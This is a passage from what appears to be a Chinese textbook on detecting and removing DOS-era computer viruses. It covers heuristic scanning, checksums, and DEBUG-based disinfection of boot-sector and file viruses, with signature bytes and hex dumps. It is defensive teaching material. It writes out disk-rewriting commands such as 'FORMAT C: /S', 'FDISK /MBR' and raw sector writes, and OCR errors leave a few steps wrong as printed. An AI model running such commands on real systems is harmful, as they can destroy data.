- 实时监控法不能在DOS环境下实现，只能在多任务并行运行的系统下进行，比如Windows系统
- 实时监控法的优点：可发现未知病毒，相当准确地预报未知的多数病毒；可以实现对病毒的实时、永久、自动监控，这种技术能够有效控制病毒的传播途径。其缺点：可能误报警；不能识别病毒名称；占用较多的系统资源，全面实时监控技术的实现难度较大。目前此技术大多是重点实现某些方面，而且经常与特征代码法结合使用

4.2.5 软件模拟法(检测多态病毒)

- 为了检测多态病毒，反病毒专家研制了一种新的检测方法——软件模拟法。它是一种软件分析器，在机器的虚拟内存中用软件方法来模拟和分析不明程序的运行，而且程序的运行不会对系统各部分起实际的作用（仅是模拟），因而不会对系统造成危害，在执行过程中，从虚拟机环境内截获文件数据，如果含有可疑病毒代码，则杀毒后将其还原到原文件中，从而实现对各类可执行文件内病毒的查杀。
- 软件模拟技术又称为“解密引擎”、“虚拟机技术”、“虚拟执行技术”，还有叫“软件仿真技术”的等等。它的运行机制是：一般检测工具纳入软件模拟法，这些工具开始运行时，使用特征代码法检测病毒，如果发现隐蔽式病毒或多态病毒嫌疑时，即启动软件模拟模块，监视病毒的运行，待病毒自身的密码译码以后，再运用特征代码法来识别病毒的种类。

4.3 新一代病毒检测技术

- 4.3.1启发式代码扫描技术
- 4.3.2 主动内核技术
- 4.3.3 其他病毒检测的新技术

1. 智能引擎技术　　2. 嵌入式杀毒技术

3. 未知病毒查杀技术　　4. 压缩智能还原技术

4.3.1启发式代码扫描技术

- **启发式代码扫描技术的原理：**

通常一个应用程序在最初的指令是检查命令行输入有无参数项、清屏和保存原来屏幕显示等，而病毒程序则从来不会这样做，它通常最初的指令是直接写盘操作、解码指令，或搜索某路径下的可执行程序等相关操作指令序列。这些显著的不同之处，一个熟练的程序员在调试状态下可一目了然。启发式代码扫描技术实际上就是把这种经验和知识移植到一个查病毒软件的具体程序中体现。因此，在这里，启发式指“自我发现的能力”或“运用某种方式或方法去判定事物的知识和技能”。一个运用启发式代码扫描技术的病毒检测软件，实际上就是以特定方式实现的动态反编译器，通过对有关指令序列的反编译逐步理解和确定其蕴藏的真正动机。

在具体实现上，启发式代码扫描技术是相当复杂的。通常这类病毒检测软件要能够识别并探测许多可疑的程序代码指令序列，如格式化磁盘类操作，搜索和定位各种可执行程序的操作，实现驻留内存的操作，发现非常的或未公开的系统功能调用的操作，等等，所有上述功能操作将被按照安全和可疑的等级排序，根据病毒可能使用和具备的特点而授以不同的加权值。

启发式代码扫描通常应设立的标志

为了方便用户或研究人员直观地检测被测试程序中可疑功能调用的存在情况，病毒检测程序可以显示不同的可疑功能调用设置标志。

对于某个文件来说，被点亮的标志愈多，染毒的可能性就愈大。常规干净程序甚至很少会点亮一个标志旗，但如果要作为可疑病毒报警的话，则至少要点亮两个以上标志旗。如果再给不同的标志旗赋予不同的加权值，情况还要复杂得多 。

- **关于虚警（谎报）：**

  正如任何其他的通用检测技术一样，启发式代码扫描技术有时也会把一个本无病毒的程序指证为染毒程序，这就是所谓的查毒程序虚警或谎报现象。

  尽管有虚警和误报的缺点，和其他的扫描识别技术相比起来，启发式代码扫描技术还几乎能提供足够的辅助判断信息让我们最终判定被检测的目标对象是染毒的，还是干净的。启发式代码扫描技术仍然是一种正在发展和不断完善中的新技术，但已经在大量优秀的反病毒软件中得到迅速的推广和应用。

- **传统扫描技术与启发式代码扫描技术的结合运用：**

  传统扫描技术由于基于对已知病毒的分析和研究，在检测时能够更准确，减少误报，但如果是对待此前根本没有见过的新病毒，由于传统手段的知识库并不存在该类（种）病毒的特征数据，则有可能造成漏报。而这时基于规则和定义的启发式代码分析技术则正好可以大显身手，使这类新病毒不至于成为漏网之鱼。传统与启发式技术的结合使用，可以使病毒检测软件的检出率达到很高的水平，而另一方面，又大大降低了总的误报率。某种病毒能够同时逃脱传统和启发式扫描分析的可能性是小的，如果两种分析的结论相一致，那么真实的结果往往就如同其判断结论一样确定无疑。两种不同技术对同一检测样本分析的结果不一致的情况比较少见，这种情形下需借助另外的分析得出最后结论。

4.3.2 主动内核技术

- 从防病毒卡到自动升级的软件反病毒产品，再到动态、实时的反病毒技术，采用的都是被动式防御理念。这种理念最大的缺点在于将防治病毒的基础建立在病毒侵入操作系统或网络系统以后，作为上层应用软件的反病毒产品，才能借助于操作系统或网络系统所提供的功能来被动地防治病毒。这种做法就给计算机系统的安全性、可靠性造成了很大的影响。实时化的反病毒技术，可以被称为“主动反应”技术，因为这种反病毒技术能够在用户不关心的情况下，自动将病毒拦截在系统之外，但仍是将防治病毒的基础建立在病毒侵入操作系统或网络系统以后，作为上层应用软件的反病毒产品，借助于操作系统或网络系统所提供的功能来被动地防治病毒。这种做法有时会给计算机系统的安全性、可靠性造成一定影响。
- 主动内核（Active K）技术是将已经开发的各种网络防病毒技术从源程序级嵌入到操作系统或网络系统的内核中，实现网络防病毒产品与操作系统的无缝连接。
- 主动内核技术，用通俗的说法是：从操作系统内核这一深度，给操作系统和网络系统本身打了一个“主动”的补丁，这个补丁将从安全的角度对系统或网络进行管理和检查，对系统的漏洞进行修补；任何文件在进入系统之前，作为主动内核的反毒模块都将首先使用各种手段对文件进行检测处理。

4.3.3 其他病毒检测的新技术

- 1. 智能引擎技术
- 2. 嵌入式杀毒技术
- 3. 未知病毒查杀技术
- 4. 压缩智能还原技术

4.4 引导型病毒和文件型病毒的检测方法

- 4.4.1引导型病毒的检测方法
- 4.3.2 文件型病毒的检测方法

1.文件完整性对比法

2.感染实验法

3.例：“二叉树”病毒的检测方法

4.4.1 引导型病毒的检测方法

- 对于引导型病毒，根据它们传染硬盘的主引导扇区或DOS分区引导扇区、软盘的引导扇区，修改内存、FAT、中断向量表、设备驱动程序头等等系统数据的特点，前面介绍的检查常规内存法和系统数据对比法基本上就能查出它们的存在。

例：小球病毒的检测

检测磁盘是否已被传染上“小球”病毒的方法，主要是针对“小球”病毒的特征而进行的，检测的范围主要是磁盘引导扇区和文件分配表，检测的工具可以是PCTOOLS，也可以是DEBUG。

（1）PCTOOLS检测法

（2）DEBUG检测法

4.4.2 文件型病毒的检测方法

- **文件完整性对比法：**

对于那些执行文件的判定，可采用比较法，即最好掌握原系统可执行文件的长度和日期等参数，通过判断其有无变化，推断文件是否染毒。

（1）文件基本属性对比

文件的基本属性包括文件长度、文件创建日期和时间、文件属性(一般属性、只读属性、隐含属性、系统属性)、文件的首簇号、文件的特定内容等。如果文件的这些属性值任何一个发生了异常变化，则说明极有可能病毒攻击了该文件(传染或是毁坏)。

（2）校验和对比

将正常文件的内容，计算其校验和，将该校验和写入该文件中或写入别的文件中保存。在文件使用过程中，定期地或每次使用文件前，检查文件现在内容算出的校验和与原来保存的校验和是否一致，因而可以发现文件是否感染，这种方法叫校验和法.

- 运用校验和法查病毒采用3种方式： ①在检测病毒工具中纳入校验和法，对被查的对象文件计算其正常状态的校验和，将校验和值写入被查文件中或检测工具中，而后进行比较； ②在应用程序中，放入校验和法自我检查功能，将文件正常状态的校验和写入文件本身 中，每当应用程序启动时，比较现行校验和与原校验和值，实现应用程序的自检测；③将校验和检查程序常驻内存，每当应用程序开始运行时，自动比较检查应用程序内部或别的文件中预先保存的校验和。
- 校验和法的优点是：方法简单、能发现未知病毒、被查文件的细微变化也能发现。其缺点是：发布通行记录正常态的校验和、会误报警、不能识别病毒名称、不能对付隐蔽型病毒。

（3）文件头部字节对比

计算文件的校验和要花费较多时间，实际上现有文件型病毒都是通过改变宿主程序的开头部分，来达到先于宿主程序执行的目的。

❖ 感染实验法：

感染实验是一种简单实用的检测病毒方法。用感染实验法，可以检测出新病毒，而且可以摆脱对工具软件的依赖，自主地检测可疑病毒。如果系统中有异常行为，最新版的检测工具也查不出病毒时，就可以做感染实验。

先运行可疑系统中的程序多次，再运行一些确切知道不带毒的正常程序（这些程序作为实验程序，一般应既有.EXE文件，又有.COM文件，文件长度也应有所不同），然后在“干净”环境中观察这些实验程序的基本属性、校验和或文件头关键字节等等，如果发现有的程序有变化，就可断言系统中有病毒。或者是自己“制造”一些特殊的文件，比如以“MZ”或“PE”开头，以全0、或全1等等填充文件，做成一些“假冒”的.COM或.EXE文件，进行主动的感染实验。这种方法既能检测出病毒的存在，也能很容易的取得病毒的样本，从而可以分析病毒的代码，为杀除病毒作准备。这种方法也可称作感染取样法。

对于引导型病毒，也可针对BOOT区作类似的感染实验。而很多文件型病毒同时还会感染或修改计算机的运行系统（内存、中断向量、FAT、文件目录区、系统设备驱动程序或其入口地址等等），所以可以结合对运行系统的监视或数据对比来检测文件型病毒。

例：二叉树病毒的检测方法

- 二叉树病毒是一种文件型病毒，该病毒每次驻留后只感染两个.EXE文件，而且只是对所执行（即调用21H中断中的4B00H功能）的文件感染。而当感染文件数达到两个后病毒便将其执行传染的那一部分指令冲去，因此用DEBUG读内存追踪解读病毒，有时是无法得到有效指令的。其扩散过程类似于二叉树结构，故将其命名为“二叉树病毒”。当可执行文件感染上二叉树病毒之后，文件长度增大2K，这是它的症状之一。但它最大的特点是当编辑文本文件时经常会在文件中出现ASCII码为FF的字符，而且消去存盘之后又会出现。由于FF对应是空格，平时并不显示出来，所以较易被人忽略。但当编辑的是中文文件时，会发生莫明其妙的错位；当编辑的是源程序时，编译时会出现“含有非法字符”的错误；此外它还会破坏软盘的目录区。出现上述症状便可以怀疑感染上二叉树病毒。
- 检查内存是否有该病毒的方法有两种：

  方法一：用各种内存查阅软件参看内存，例如NORTON的SYSINFO。如果有一个大小为2K的内存块，同时22H和54H中断指向该块，那么可以肯定内存中有二叉树病毒（通常22H应当是指向含有COMMAND.COM的内存块的）。

- 方法二：用DEBUG反汇编INT13H入口指令，如果是JMP xxxx:0112（xxxx为病毒所在段地址），同时INT 56H向量的偏移为2502H，那么同样可以肯定内存中有二叉树病毒。此外在病毒所在段地址（即以上所指的xxxx）的偏移5F0H处可以看到一段文字。
- 由于二叉树病毒只感染.EXE文件，因此只须对.EXE文件进行检测即可。检测方法有两种：一是用PCTOOLS查看文件的时间登录项最低5位（二进制）是否为11101（即58秒。由于二叉树病毒采用此法检查是否已感染该文件，所以也可用修改文件时间的方法进行免疫）；二是用DEBUG调试文件，可以看到文件的第一条指令为E8 F0 01（即CALL xxxx），反汇编xxxx处指令如下：

```
41EA:01F3       5D                  POP         BP
41EA:01F4       83ED03              SUB         BP, +03
41EA:01F7       2E                  CS:
41EA:01F8       C6463000 MOV        BYTTE PTR [BP+30], 00
41EA:01FC       2E                  CS:
41EA:01FD       C686C90300          MOV         BYTE PTR [BP+03C9], 00
41EA:0202       2E                  CS:
41EA:0203       C686F20000          MOV         BYTE PTR [BP+00F2], 00
41EA:0208       2E                  CS:
41EA:0209       C746740700          MOV         WORD PTR [BP+74], 0007
41EA:020E       2E                  CS:
41EA:020F       C6467300 MOV        BYTE PTR [BP+73], 00
```

4.5检测宏病毒的基本方法

- 由于宏病毒的运行特点：它离不开可供其运行的系统软件（MS Word，PowerPoint等Office软件），所以宏病毒的检测其实非常容易。我们只要留意一下我们常用的Office系统软件是不是出现了一些不正常的现象，就能大概知道计算机是不是染上了宏病毒。
- 特别是与Office系统软件有关的异常现象，能更准确地反映出宏病毒的存在 。

- 以Word宏病毒为例，介绍一些与宏病毒有关的“奇怪”现象：

(1)通用模板中出现宏。

(2)无故出现存盘操作。

(3)Word功能混乱，无法使用 。

(4)Word菜单命令消失。

(5)Word文档的内容发生变化。

4.6检测脚本病毒、邮件病毒的基本方法

- （1）检测注册表
- （2）检测磁盘文件
- （3）注意共享文件夹
- （4）检查进程
- （5）一些奇怪的症状
- （6）检查机器的通讯端口


第5章 清除计算机病毒的基本技术

- 5.1 清除计算机病毒的一般性原则
- 5.2 清除引导型病毒的基本技术
- 5.3 清除文件型病毒的基本技术
- 5.4 清除混合型病毒的基本技术
- 5.5 清除脚本病毒、邮件病毒的基本技术

5.1 清除计算机病毒的一般性原则

- 无毒环境
- 杀毒盘写保护
- 准确判断病毒的种类
- 尽量不用激活病毒的方法检测病毒和病毒标识免疫方法清除病毒
- 杀毒工作要深入而全面
- 交叉感染或重复感染的，要按感染的逆顺序从后向前依次清除

清除计算机病毒的步骤流程：



5.2 清除引导型病毒的基本技术

引导型计算机病毒主要是感染磁盘的引导扇区。我们在使用被感染的磁盘（无论是软盘还是硬盘）启动计算机时它们就会首先取得系统控制权，驻留内存之后再引导系统，并伺机传染其他软盘或硬盘的引导区。纯粹的引导型计算机病毒一般不对磁盘文件进行感染。

1. 采用不格式化磁盘的方法

- 与引导型病毒有关的扇区：

① 硬盘主引导扇区，是硬盘物理第一扇区，即 0柱面、0头、1扇区。

② 硬盘活动分区的引导扇区，是硬盘活动分区的第一个扇区，即0柱面、1头、1扇区。


- 所以，用无病毒的DOS引导软盘启动计算机，运行下面的命令就可以达到清除引导型病毒的目的。

（A）“FDISK /MBR”用于重写一个无毒的 MBR；

（B）“FDISK”用于读取或重写 Partition Table；

（C）“FORMAT C: /S”或 “SYS C:”会重写一个无毒的“活动分区的引导记录”。

手动恢复示意图


0 扇区
破坏后的主引导记录
1——59 扇区内容
60 扇区
原始的引导记录
61 扇区
原始的主引导记录
62 扇区
WYX病毒的标记
63 扇区
破坏后的引导记录

例：“小球”病毒的分析和清除

“小球”病毒又叫做“圆点”病毒、“乒乓”病毒、“弹球”病毒，是我国最早发现的一种计算机病毒，属于操作系统型的良性病毒。

“小球”病毒的病毒程序大约为1K字节，占用软盘的两个扇区，分两个部分存放于磁盘上，第一部分占用了磁盘的引导扇区，第二部分则占用了磁盘上另外一个空闲簇。由于一个簇为两个扇区，所以在该簇中，病毒程序只占用了第一个扇区，另外一个扇区则存放的是原来真正的磁盘引导记录。

病毒程序在传染成功以后，即将文件分配表中病毒程序第二部分所占的空闲簇登记项的内容修改为FF7H，以示为坏簇，防止其他程序使用该簇。对于被感染的不同的磁盘来说，病毒程序第二部分所占的空闲簇位置一般来说是不同的，病毒程序两部分之间为了取得联系，特将第二部分所在簇的第一扇区的逻辑扇区号，存放在第一部分所在扇区（逻辑0扇区）的偏移地址01F9:01FAH中。

- “小球”病毒的病毒程序从逻辑结构上可以被划分为3个模块，即引导模块、传染模块和表现模块。
- 一个被感染“小球”病毒的磁盘，一般有下面三个主要特征：
  - 磁盘引导扇区的开头指令代码为“EB 1C”，对应的指令为“JMP 011E”；
  - 磁盘引导扇区的结尾有字符串“57 13 55 AA”；
  - 用PCTOOLS的M命令显示磁盘映像时，发现原来正常的磁盘扇区被标为坏扇区。

- 清除“小球”病毒的方法主要分为两步进行：
  - 第一步：恢复磁盘引导扇区的原始内容；
  - 第二步：收回病毒程序第二部分所占的簇。

下面我们就如何使用DEBUG程序清除“小球”病毒进行具体的说明。

（1）用无毒的系统盘启动系统。

（2）恢复磁盘引导扇区的原始内容，步骤如下。

① 将带毒盘插入A驱动器，并运行DEBUG程序

```
C>DEBUG
```

② 将磁盘逻辑0扇区的内容调入内存

```
-L100 0 0 1
```

③ 查看病毒程序第二部分所在的逻辑扇区号

```
-D 02F9 02FA
xxxx:02F9   1C00                ；该值因磁盘而异
```

④ 将磁盘原始引导扇区的内容读入内存

```
-L l00 0 1D 1                   ；1DH=1CH+1
```

⑤ 将原始引导记录写入逻辑0扇区

```
-Wl00 0 0 1
```

（3）收回病毒程序第二部分所占用的簇：

① 由逻辑扇区号计算对应的簇号。 （这儿是十进制数 10）

② 由簇号计算该簇登记项在FAT中的偏移地址。（这儿是000FH）

③ 用DEBUG的L命令装入FAT： -L100 0 1 4

④ 显示相应簇号的登记项内容（FF7）

⑤ 将相应登记项的内容清零

-E 010F 00C0 ；修改第一个FAT中的登记项内容

-E 050F 00C0 ；修改第二个FAT中的登记项内容

⑥ 将FAT表写回磁盘并退出DEBUG

-W100 0 1 4

-Q

2. 覆盖病毒程序的方法

- 例：用DEBUG将备份或“干净”同版本的引导扇区或主引导扇区写回磁盘

（1）清除硬盘主引导扇区的病毒：

```
A>\DEBUG MBOOT.DAT          ；启动DEBUG，读主引导扇区备份到100H处
-A 1000                     ；输入汇编语言程序
MOV AX,0301                 ；程序功能：将备份写回硬盘主引导扇区
MOV BX, 100
MOV CX, 1
MOV DX, 80
INT 13
INT 3
-R IP                       ；指定起始执行地址为1000H
1000
-G                          ；执行程序，将备份写回硬盘
INT 3              ；注意进位标志必须为NC，否则必须重新执行上述指令
-Q
```

（2）清除硬盘DOS引导区的病毒，最简单方便的杀毒方法是使用系统命令SYS，另一种杀毒方法是将硬盘DOS引导区的备份写回硬盘：

```
A>DEBUG NBOOT                    ；读DOS引导区备份到1 0 0H处
-W 100 2 0 1                     ；将备份写回硬盘
-Q
```

当DEBUG的W命令不能成功写回硬盘BOOT扇区时，可使用编程方法：

```
A>DEBUG NBOOT.DAT                ；读备份文件到1 00H处
-A 1000                          ；输入程序
MOV AX,0301
MOV BX,100
MOV CX,1
MOV CX,180
INT 13
^Crl                             ；Ctrl+C键,结束输入
-G=1000 100E                     ；运行程序,将备份写回硬盘
```

5.3 清除文件型病毒的基本技术

- 5.3.1 清除文件型病毒的方法介绍
  - 1. 清除.COM文件中计算机病毒的方法
  - 2. 清除.EXE文件中计算机病毒的方法
- 5.3.2 几种文件型病毒的清除方法

.COM文件的第一条语句即为首条执行语句，病毒感染.COM文件有两种情况：①病毒代码插在原代码之前，首条执行语句即为病毒代码，故加载时病毒先执行；②病毒代码附于原代码之后，.COM文件头第一条语句被改为JMP xxxx或其他跳转语句，加载.COM文件后，立即转去执行尾部的病毒代码，之后才执行原代码，原.COM文件头被改写的若干条语句完整保存在病毒代码区。

.EXE文件实施加载时，系统根据.EXE文件头中的CP:IP参数确定第一条执行语句，所以病毒通过修改文件头中的IP指针（位于文件头14H～15H处），使得系统加载感染后的.EXE文件时，病毒代码首先被执行。病毒代码可以插入到原文件的头部或尾部（或中间、文件空隙处等等）。为保证执行的正确，还修改位于文件头16H～17H处的CS段值、0EH～0FH处的堆栈段SS值、10H～11H处的堆栈指针SP的值和02H～05H处的标识文件长度的参数，此外有的病毒还要修改CRC校验值（一般不起作用）。原始的参数保存在病毒代码区。

微软环境下的病毒也是采取这种方式感染文件，只不过由于微软环境下的可执行文件格式更为复杂，所以病毒的感染也更为繁琐。

文件型计算机病毒通过修改.COM、.EXE等文件的结构，将计算机病毒代码插入到宿主程序，文件被感染后，长度、日期和时间等大多发生变化，也有些文件型计算机病毒传染前后文件长度、日期、时间不会发生任何变化，称之为隐型计算机病毒。隐型计算机病毒是在传染后对感染文件进行数据压缩，或利用可执行文件中有一些空的数据区，将自身分解在这些空区中，从而达到不被发现的目的。

1. 清除.COM文件中计算机病毒的方法

- 以使用DEBUG为例，清除计算机病毒的具体方法和步骤如下：
  - （1）用DEBUG调入需清除病毒的文件程序，通过病毒程序查找合法程序的程序头（加密或经过转换的文件头要还原）。
  - （2）对于链接于文件头部的病毒，可用合法文件移到文件偏移0100H处后存盘的方法清除。
  - （3）对于链接于文件尾部的计算机病毒，可以将正常的文件头写入染毒的文件头，并通过设置CX寄存器并存盘的方法去掉程序中的病毒部分。如：
  - -M xxxx L YY 100
  - -R CX
  - CX PPPP ；染毒的文件长度
  - :QQQQ ；原文件的长度，QQQQ=PPPP—病毒的字节长度
  - -W 100
  - -Q
  - （4）对内存中的病毒进行清除。

2. 清除.EXE文件中计算机病毒的方法

- 清除.EXE文件中病毒的方法与清除.COM的文件中病毒的方法类似，只不过更繁琐的是恢复原文件头参数。仍然要通过仔细分析病毒代码，找到原文件头参数，写回并丢掉病毒程序代码。

5.3.2. 几种文件型病毒的清除方法

1.“黑色星期五”病毒的分析与清除

（1）“黑色星期五”病毒的分析

“黑色星期五”病毒属于文件型的恶性病毒，可以对所有可执行文件（.COM和.EXE）进行攻击。病毒感染.COM后，使文件长度增加1813个字节，以后不再重复感染；而当感染.EXE文件后，使该文件长度增加1808个字节，且可反复进行感染，直到.EXE文件增大到无法加载运行或磁盘空间溢出。

运行一个带毒的可执行文件后，过上一段时间，屏幕的左下方就会出现一个小亮块，同时系统运行的速度不断减慢，直到无法正常工作。如果是在13号又逢星期五的那一天运行带毒的文件，则病毒程序便将该文件从磁盘上删除。

“黑色星期五”病毒从逻辑结构上可以分为3个模块，它们分别是引导模块、传染模块、表现（破坏）模块（也可把表现模块和破坏模块分开）。当加载一个带毒的可执行文件时，引导模块首先被执行，由它设置其他两个模块的激活条件，并使病毒程序驻留内存。在感染一个可执行文件时，如果被感染文件是.COM文件，则病毒程序将插入到该文件的开头；如果被感染的文件是.EXE文件则病毒程序将附着在该文件的末尾，并修改原文件的第一条指令，使其首先转入病毒程序执行。

① .COM文件感染后的特征

对于.COM文件来说，如果被感染了“黑色星期五”病毒，则在文件的开头有病毒程序的特征代码：E9 92 00，紧接着是ASCII码字符串“sUMsDos”，文件的长度被加长了1813个字节，其中1808个字节在原程序的前面，而在文件的末尾有5字节长的病毒标志“MsDos”。

② .EXE文件感染后的特征

对于.EXE文件来说，如果被感染了“黑色里期五”病毒，则文件最后的1808个字节为病毒程序，其开始的指令代码为：E9 92 00，然后是ASCII码字符串“sUMsDos”。每感染一次，文件长度加长1808个字节。如果感染的次数过多，则.EXE文件的长度不断增大，在运行.EXE文件时，往往会出现“Program too big to fit in memory”。

病毒程序（710H字节）		被病毒程序修改后的文件头
原程序		原程序
MsDOS		病毒程序（710H）字节

被病毒感染的.COM文件　　被病毒感染的.EXE文件

（2）“黑色星期五”病毒的清除

（1）.COM文件病毒的清除

对感染“黑色星期五”病毒的.COM进行消毒比较简单，清除方法是将文件开始的710H（1808）个字节的病毒程序删除，而保留末尾的病毒标志，具体操作过程如下：

```
C>debug vcom.com
-r
AX=0000 BX=0000 CX=16D3 DX=0000 SP=FFFE BP=0000 SI=0000 DI=0000
DS=0C2F ES=0C2F SS=0C2F CS=0C2F IP=0100 NV UP DI PL NZ NA PO NC
0C2F:0100 E99200  JMP   0195
-h16d3 710
1DE3 0FC3                    ；计算写盘的文件长度
-rcx
CX l6D3
:fc3                         ；修改写盘字节数
-w810                        ；从偏移地址810H开始写盘
Writing  0FC3 bytes
-q
```

（2）.EXE文件病毒的清除

“黑色星期五”病毒对.EXE文件传染时，将病毒程序附加在原文件的末尾，同时对.EXE文件的文件头进行了相应的修改。文件头中需要修改的项有：最后一个扇区的字节数、文件所占的扇区总数、SS、SP、IP和CS的初始值等。其中前两个参数可以通过原文件的大小计算出来，而其余的4个寄存器的初始值，分别被病毒程序保存在其偏移地址43H、45H、47H和49H处，这6个参数在文件头中的偏移地址分别为0002H、0004H、000EH、0010H、00l4H和0016H。

- 对一个带毒的.EXE具体的清除方法。
  - C>ren 135.EXE l35
  - C>debug 135
  - -r ； 显示寄存器的内容

AX=0000 BX=0000 CX=18D0 DX=0000 SP=CFDE BP=0000 SI=0000 DI=0000
DS=2038 ES=2038 SS=2038 CS=2038 IP=0100 NV UP DI PL NZ NA PO NC
2038:0100 4D DEC BP
-d100 ；显示文件头信息
2038:0100 4D 5A D0 00 0D 00 00 00-20 00 00 00 FF FF FC 00 MZP….. …..|.
2038:0110 10 07 84 19 C5 00 FC 00-lE 00 00 00 0l 00 00 00 ….E. |……
… ……

…

  - -scs:0 fff0 e9 92 00 73 55 ； 搜索病毒持征字符串

2038:12C0
2038:18D0
2038:19D0
2038:1FE0
2038:20E0

（从上面的搜索结果可以看出病毒程序从偏移地址l2C0H开始，所以原文件的长度为l2C0H－100H＝11C0H，最后一个扇区的字节数为：MOD（11C0H／200H）＝lC0H，文件占用的扇区数为：(11C0H／200H)+l＝9。）

- -d12c0 ； 显示病毒程序的开始部分

```
2038:12C0   E9 92 00 73 55 4D 73 44-6F 73 00 0l AE 09 00 00      i..sUMsDos……
2038:l 2D0  00 BE 11 A5 FE 00 F0 E4-12 2E 01 C4 04 59 08 14     . >.%~. Pd… D.y..
2038:12E0   7D 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00     }……
2038:12F0   00 29 09 80 00 00 00 80-00 29 09 5C 00 29 09 6C     .)…….)..。 ).|
2038:l 300  00 29 09 00 00 00 00 00-00 00 00 F0 46 F2 0l 4D                  .)…….. pFr. M
2038:1310   5A D0 00 0D 00 00 00 20-00 00 00 FF FF FC 00 10     ZP….. ….. |..
2038:l 320  07 84 l9 C5 00 FC 00 1E-00 00 00 24 24 24 24 24     … E. |….. $$$$$
2038:1330   05 00 20 00 24 00 F3 00-00 02 10 00 C0 11 00 00     … $. S….. @…
```

从上面的显示结果可以查出，原文件的SS、SP、IP和CS的初始值都为0000H。所以可以对文件头信息进行如下的修改操作：

